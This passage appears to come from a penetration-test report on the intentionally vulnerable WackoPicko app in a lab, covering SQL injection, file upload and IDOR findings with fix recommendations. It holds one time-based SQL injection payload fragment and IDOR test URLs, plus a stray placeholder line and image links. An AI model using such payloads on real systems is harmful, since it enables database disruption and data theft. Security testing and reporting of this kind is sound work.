
Zaproxy dolore alias impedit expedita quisquam.

- by case randomblob(100000000) when not null then 1 else 1 end

4. File Upload Vulnerability

Unrestricted File Upload

- Location: /upload
- Observation: Application allows arbitrary file uploads without sufficient validation.




Recently uploaded pictures

5. Business Logic Issues


ManipulatingUserIDinProfile Page

- Parameter: userid
- Impact: Changing userid in URL reveals other users' profiles.



http://192.168.0.105/WackoPicko/users/view.php?userid=1


These are Sample User's Pictures:



http://192.168.0.105/WackoPicko/users/view.php?userid=2

Ask Google about this page - 192.168.0.105

These are bob's Pictures:



http://192.168.0.105/WackoPicko/users/view.php?userid=24

Ask Google about this page - 192.168.0.105

WEB-INF/web.xml doesn't have any pictures yet.

Bug Type: Insecure Direct Object Reference (IDOR).

✅ Conclusion & Recommendations

CriticalFindings:- *SQL Injection(AuthenticationBypass + Data Exfiltration) - Reflected XSS - Unrestricted File Upload - IDOR*

Recommendations:

1. Use prepared statements / parameterized queries to prevent SQL Injection.
2.Implement input sanitization & output encoding for XSS prevention.
3. Restrict file upload types &use server-side validation.
4. Enforce access control checks to prevent IDOR.
5. Regularly conduct penetration testing and apply security patches.

📌 **This bug bounty report demonstrates multiple high-impact vulnerabilities in WackoPicko, proving the application is insecure and requires immediate patching.**